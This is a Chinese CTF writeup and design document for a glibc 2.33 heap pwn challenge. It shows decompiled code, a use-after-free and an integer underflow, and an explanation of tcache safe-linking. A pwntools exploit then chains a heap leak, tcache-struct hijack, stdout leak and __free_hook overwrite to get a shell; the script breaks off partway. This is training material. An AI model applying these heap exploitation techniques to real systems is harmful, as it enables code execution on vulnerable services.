[题目信息]:

出题人	出题时间	题目名字	题目类型	难度等级	题目分值
callmecro	20210916	The SIMS - Programming Girl	Pwn	5	500

[题目描述]:

```
今年，我们发布了《模拟人生-程序媛特别版》，该版本专门为各位女性程序员们打造。
但是，由于时间紧迫，开发人员似乎没有将游戏的逻辑完善，导致游戏出现了一些奇怪的 bug。
你能发现帮助我们的开发人员找到这些 bug 吗？
```

[题目考点]:

```
1. libc 2.33 地址保护机制
2. stdout 信息泄露
```

[Flag]:

`动态 flag`

[题目环境]:


```
1. ubuntu 21.04 LTS（更新到最新）
2. xinetd 最新版
```

[题目制作过程]:

1. 编写 main.c
2. 编译生成 pwn
3. 编写 Dockerfile

[题目writeup]:

1. IDA 对题目的大致逻辑进行分析：




```
      lying_flat();
      continue;
    }
    if ( !op || op > 6 )
      goto LABEL_15;
    switch ( op )
    {
      case 0u:
        goto LABEL_15;
      case 1u:
        working();
        break;
      case 2u:
        improving();
        break;
      case 3u:
        make_friends();
        break;
      case 4u:
        visit_friends();
        break;
      case 5u:
        buying();
        break;
      case 6u:
        get_married();
```

题目本质上还是个堆的菜单题，但是添加了额外的交互内容，来提高程序的趣味性。

我们来关注堆的增删改减部分：


- 增加功能在 `make_friends` 的 `Matchmaking` 部分：

  ```
  case 3u:
    write_n("You come to the dating club and there are a lot of nice boys.\n"
            "Now, tell me, what do you look for in a partner: ");
    score = read_int();
    if ( score <= player.charm )
    {
      for ( idx = 0; idx <= 9 && male_friends[idx]; ++idx )
        ;
      male_friends[idx] = (MaleFriend *)calloc(1uLL, 0x20uLL);
      male_friends[idx]->score = score;
      write_n("Give your new male friend a nickname: ");
      read_n(male_friends[idx]->name, 0x10uLL);
      v1 = male_friends[idx];
      v1->ptr = (uintptr_t *)malloc(score);
      write_n("For both of you, a little greeting: ");
      read_n((char *)male_friends[idx]->ptr, score);
      ++number;
      return write_n("Congratulations and best wishes for your two!\n\n");
    }
    else
  ```

  题目会先利用 `calloc` 创建一个 0x20 的 chunk 来存储节点信息，然后再创建一个我们输入的 chunk。不过，这里要求我们输入的 `score` 不能大于 `player.charm`。


- 删除功能在 `visit_friends`的 `Break off` 部分：



```
  write_n("Please choose your male friends to visit: ");
  idx = read_int();
  if ( idx >= number || !male_friends[idx] )
    return write_n("I'm sorry, but he's not your friend yes!\n\n");
  write_n("Do you want to do something with him?\n1. Shopping\n2. Chatting\n3. Break off
  op = read_int();
  switch ( op )
  {
    case 1u:
      player.money += 20;
      return write_n("You and your male friend spent the whole day shopping, shopping ar
                     "n dinner today!\n"
                     "\n");
    case 2u:
      return write_n("You had a long chat with your male friend, and both had a good day
    case 3u:
      free(male_friends[idx]->ptr);
      free(male_friends[idx]);
      return write_n("It seems that you don't get along particularly well with your male
                     "Now, your friendship is officially over and you will never talk to
                     "\n");
    default:
      return write_n("You don't have a male friend yet!\n\n");
  }
}
```


显然，这里没有对指针进行清除处理，存在 UAF 漏洞。

- 查看功能和修改功能，这两个功能的实现比较特殊：



```
uint32_t __cdecl get_married()
{
  uint32_t idx; // [rsp+Ch] [rbp-4h]

  if ( player.have_married )
    return write_n("You're married! How could you betray your husband?\n\n");
  write_n("Wow, this is an important moment in your life. Which male friends do you want
  idx = read_int();
  if ( idx >= number || !male_friends[idx] )
    return write_n("You don't even know him. How can you be so casual?\n\n");
  write_n("You and your boy: \n"
          "Father, Smith, Warrior, Mother, Maiden, Crone, Stranger:\n"
          "I'm hers(His) and she(he)'s mine,\n"
          "from this day until the end of my days.\n");
  write_n("Having said the wedding vows, each now promises to the other for life!\n");
  player.have_married = 1;
  player.husband = male_friends[idx];
  write_n("Now, your groom will make a lifetime commitment to you: ");
  write_n((char *)player.husband->ptr);
  write_n("\n");
  write_n("Next, you will make a lifetime commitment to your groom: ");
  read_n((char *)player.husband->ptr, player.husband->score);
  write_n("Then, he's already your husband. It's time for a new nickname: ");
  read_n(player.husband->name, 0x10uLL);
  return write_n("That's it. Congratulations on becoming husband and wife. May you live a
}
```



```
uint32_t __cdecl quality_life()
{
  uint32_t idx; // [rsp+Ch] [rbp-4h]

  if ( player.have_quality_life )
    return write_n("Just one chance!\n\n");
  if ( !player.have_car || !player.have_house || player.money <= 0x98967F )
    return write_n("No No No! You are not yet a high quality human woman! Try hard!\n\n")
  player.have_quality_life = 1;
  write_n("Wow, you are a very successful lady now!\n"
          "It is said that women are strong and will not rely too much on others!\n"
          "In return, God has given you a chance to use your powers!\n"
          "Say in advance, the opportunity only once, regardless of use success or failur
  write_n("Please choice a male friends: ");
  idx = read_int();
  if ( idx >= number || !male_friends[idx] )
    return write_n("No No No! You're not friends with him!\n\n");
  write_n("Put your thoughts in his heart: ");
  read_n((char *)male_friends[idx]->ptr, male_friends[idx]->score);
  return write_n("Power use complete!\n\n");
}
```


在 `get_married` 函数中，提供了对某一个 chunk 的一次查看和一次修改机会，然后在 `quality_life` 中还有一次修改机会，不过这个功能的使用，要求我们有房、有车、还要有 100 万美元的财富。

以上就是该游戏中隐藏的菜单，不过要自由的使用增删改查功能，还需要一些额外的条件。另外，由于题目在释放 `male_friends[idx]` 的时候，没有清空，那么实际上我们可以申请 chunk 的机会只有 10 次。

2. 漏洞点分析：


本题有两个漏洞点：

第一个漏洞点在于 `visit_friends` 的 `break off`，题目存在 UAF 漏洞。



```
  write_n("Please choose your male friends to visit: ");
  idx = read_int();
  if ( idx >= number || !male_friends[idx] )
    return write_n("I'm sorry, but he's not your friend yes!\n\n");
  write_n("Do you want to do something with him?\n1. Shopping\n2. Chatting\n3. Break off
  op = read_int();
  switch ( op )
  {
    case 1u:
      player.money += 20;
      return write_n("You and your male friend spent the whole day shopping, shopping ar
                     "n dinner today!\n"
                     "\n");
    case 2u:
      return write_n("You had a long chat with your male friend, and both had a good day
    case 3u:
      free(male_friends[idx]->ptr);
      free(male_friends[idx]);
      return write_n("It seems that you don't get along particularly well with your male
                     "Now, your friendship is officially over and you will never talk to
                     "\n");
    default:
      return write_n("You don't have a male friend yet!\n\n");
  }
}
```

第二个漏洞在于 `make_friends` 的 `park` 选项，存在无符号整数溢出漏洞；当然，其实很多地方都有扣钱，不过相比之下，这个地方溢出得更快。



```
uint32_t idx; // [rsp+4h] [rbp-1Ch]
uint32_t op; // [rsp+8h] [rbp-18h]
uint32_t score; // [rsp+Ch] [rbp-14h]

if ( number > 9 )
  return write_n("Don't go overboard, girl!\n\n");
write_n("Get out more, you will have a good encounter!\n"
        "Please choice where you want to go:\n"
        "1. Bar.\n"
        "2. Park.\n"
        "3. Matchmaking.\n"
        "Choice: ");
op = read_int();
switch ( op )
{
  case 1u:
    return write_n("You go to a bar, and while you're drinking, you mee
                   "He talks to you, seems nice and wants to socialize
                   "But based on your own experience watching idol dra
                   "So, you reject him and go home.\n"
                   "\n");
  case 2u:
    player_money -= 200;
    return write_n("You alone, go to the park to take a walk.\n"
                   "Unfortunately, you met a mugger who robbed you of 
                   "\n");
```

```
00001BA8 make_friends:4 (1BA8)
```

3. glibc 2.33 新保护机制简介

题目使用的 glibc 版本是 `2.33`，这个版本的 glibc 引入了一种地址保护机制：

```
/* Caller must ensure that we know tc_idx is valid and there's room
   for more chunks.  */
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{
  tcache_entry *e = (tcache_entry *) chunk2mem (chunk);

  /* Mark this chunk as "in the tcache" so the test in _int_free will
     detect a double free.  */
  e->key = tcache;

  e->next = PROTECT_PTR (&e->next, tcache->entries[tc_idx]);
  tcache->entries[tc_idx] = e;
  ++(tcache->counts[tc_idx]);
}

/* Caller must ensure that we know tc_idx is valid and there's
   available chunks to remove.  */
static __always_inline void *
tcache_get (size_t tc_idx)
{
  tcache_entry *e = tcache->entries[tc_idx];
  if (__glibc_unlikely (!aligned_OK (e)))
    malloc_printerr ("malloc(): unaligned tcache chunk detected");
  tcache->entries[tc_idx] = REVEAL_PTR (e->next);
  --(tcache->counts[tc_idx]);
  e->key = NULL;
  return (void *) e;
}
```

- 新增了在从 tcache 中取出 chunk 时会检测 chunk 地址是否对齐的保护
- 引入了两个新的宏对 tcache 中`存/取` chunk 的操作进行了一层保护，即在 new chunk 链接 tcache 中 old chunk 时会进行一次异或运算，代码如下：

  ```
  #define PROTECT_PTR(pos, ptr) \
    ((__typeof (ptr)) ((((size_t) pos) >> 12) ^ ((size_t) ptr)))
  #define REVEAL_PTR(ptr)  PROTECT_PTR (&ptr, ptr)
  ```

简单解释一下，便是 `chunk->fd` 存放的不再是前一个 chunk 的地址了，而是 `&chunk->fd` 与 `chunk->fd` 的异或结果。因此，我们要想实现任意地址分配，必须先泄露 heap 基址，才能实施后续的攻击手段。

不过幸运的是，`tcache struct` 保存的是原始的 chunk 地址，因此如果我们能控制它，依然可以自由地任意地址分配。

另外，这种简单的异或加密方式给 tcache 提高了不少的安全系数，但是同样也提供给我们新的泄露堆基址的途径。我们不难观察到，在 tcache 的一个 entry 中放入第一个 chunk 时，其同样会对该 entry 中的 chunk （NULL）进行异或运算后写入到将放入 tcache 中的 chunk 的 `fd` 字段，若是我们能够打印该 free chunk 的fd字段，**便能够直接获得未经异或运算的堆上相关地址。**

4. 解题思路

题目对我们申请 chunk 的大小进行了限制，要求不能大于 `player.charm`。这里，我们可以首先利用无符号整数溢出漏洞，将我们的 `player.money` 变成很大的数字，然后便可以利用 `improving` 功能提高我们的 `player.charm`，最多可以到达 `520`。另外，我们还可以通过 `buying` 来买房买车，得到那次 `edit` 机会。接下来，剩下的便是经典的菜单题目了。

题目只有 1 次 `show` 和 2 次 `edit` 的机会，那么这个 `show` 的机会，我们只能用于泄露 heap 地址。另外还有两次 `edit` 机会，我们则可以利用它来控制 `tcache struct`。

那么，我们已经使用过 `show` 了，那么如何泄露 libc 机制呢？这里，我们可以利用 `stdout` 来进行信息泄露，具体可以参考这篇文章。通过这种方法泄露了 libc 基址，那么我们修改 `__free_hook` 为 `system` 地址，便可 `getshell` 了。

- 首先，通过 `show` 功能和 `edit` 功能，泄露 heap 并控制 `tcache struct`：

  ```
      add(b'callmecro', 0x80)
      delete(0)

      sla(b'Choice: ', b'6')
      sla(b'marry?', b'0')
      ru(b'commitment to you: ')
      heap_addr = (u64(rl().ljust(0x8, b'\x00')) ^ 0) << 12
      log.success('heap_addr: 0x%x', heap_addr)

      sla(b"groom: ", p64((heap_addr) >> 12).ljust(0x10, b'\x00'))
      sla(b"nickname: ", (b'A'*0x8).ljust(0x10, b'\x00'))
      delete(0)

      sla(b'Choice: ', b'999')
      sla(b'friends: ', b'0')
      sla(b'heart: ', p64(((heap_addr + 0x2a0) >> 12) ^ (heap_addr+0x10)))
  ```

  那么，接下来我们再分配，便可将 chunk 分配到 `tcache struct` 上：

```
    add(b'callmecro', 0x80)
    add(p16(0)*0x27+p16(0x7), 0x80)
    delete(2)
```

分配到 `tcache struct` 上，我们将 `tcache struct` 对应的大小的 `bin` 数量填满，这样我们将 `tcache struct` 释放掉，便会变成 `unsorted bin chunk`。

- 我们知道，`unsorted bin chunk` 的 `fd` 和 `bk` 都指向 `main_arena+96`，也就是 `bins[0]` 的位置。我再次分配，然后修改 `fd` 的低 2 字节为 `0x86c0`，当然这里需要进行爆破。如果我们成功分配到 `_IO_stdout_2_1` 上，那么就会有信息泄露出来：

```
    add((p16(0)*2+p16(1)*2+p16(0)+p16(0)+p16(1)*26), 0x80)
    add(b'\xc0\x86', 0x2)

    add(p64(0xfbad1800) + p64(0) * 3 + b'\x00', 0x90)

    assert (b'\x7f' in r())
```

利用泄露的信息，我们便可以计算得到 libc 基址：

```
    assert (b'\x7f' in r())
    for i in range(3):
        r()

    rr(0x6af)
    libc.address = u64(rr(8)) - 0x1e14c0

    log.success("libc_addr: 0x%x", libc.address)
```

- 有了 libc 基址，我们又控制着 `tcache struct`，那么剩下就简单了，我们只需要分配到 `__free_hook`，然后修改其为 `system` 地址，再 free 掉一个 `/bin/sh` 的 chunk 即可。

```
    add(p64(libc.sym['__free_hook']))
    add(p64(libc.sym['system']), 0x190)
    add(b'/bin/sh\x00')
    delete(8)
```

5. 完整 EXP

```
#encoding:utf-8
from pwn import *
import re

ip = '172.17.0.2'
port = 9999
local = 0
filename = './pwn'
libc_name = 'libc.so.6'
PREV_INUSE = 0x1
IS_MMAPPED = 0x2
NON_MAIN_ARENA = 0x4

def create_connect():
    global io, elf, libc
```

```python
    elf = ELF(filename)
    context(os=elf.os, arch=elf.arch, timeout=3, log_level=1)

    if local:
        io = process(filename, env={'LD_PRELOAD':"./libc.so.6"})
        libc_name = './libc.so.6'
    else:
        io = remote(ip, port)
        libc_name = './libc.so.6'

    try:
        libc = ELF(libc_name)
    except:
        pass

cc = lambda : create_connect()
s = lambda x : io.send(x)
sl = lambda x : io.sendline(x)
sla = lambda x, y: io.sendlineafter(x, y)
sa = lambda x, y: io.sendafter(x, y)
g = lambda x: gdb.attach(io, x)

r = lambda : io.recv(timeout=1)
rr = lambda x: io.recv(x, timeout=1)
rl = lambda : io.recvline(keepends=False)
ru = lambda x : io.recvuntil(x)
ra = lambda : io.recvall(timeout=1)
it = lambda : io.interactive()
cl = lambda : io.close()

def add(content, size = 0x1, nickname=b'callmecro'):
    sla(b'Choice: ', b'3')
    sla(b'Choice: ', b'3')
    if size < len(content):
        size = len(content)
    sla(b'Now, tell me, what do you look for in a partner: ',
str(size).encode())
    sla(b'Give your new male friend a nickname: ', nickname)
    if size == len(content):
        sa(b'For both of you, a little greeting: ', content)
    else:
        sla(b'For both of you, a little greeting: ', content)

def delete(idx):
    sla(b'Choice: ', b'4')
    sla(b'Please choose your male friends to visit: ', str(idx).encode())
    sla(b'Choice: ', b'3')

def get_married(idx, content):
    sla(b'Choice: ', b'6')
    sla(b'marry?', str(idx).encode())
    ru(b'commitment to you: ')
    res = rl()
    sla(b"groom: ", content)
    return res

def pwn():
    cc()

    sla(b'Name: ', b'callmecro')
    sla(b'Age: ', b'20')
    sla(b'Sex (1:man,2: woman): ', b'2')

    for i in range(5):
        sla(b'Choice: ', b'3')
        sla(b'Choice: ', b'2')

    for i in range(16):
        sla(b'Choice: ', b'2')
        sla(b'Choice: ', b'3')

    sla(b'Choice: ', b'5')
    sla(b'Choice: ', b'1')
    sla(b'Choice: ', b'5')
    sla(b'Choice: ', b'2')

    add(b'callmecro', 0x80)
    delete(0)

    sla(b'Choice: ', b'6')
    sla(b'marry?', b'0')
    ru(b'commitment to you: ')
    heap_addr = (u64(rl().ljust(0x8, b'\x00')) ^ 0) << 12
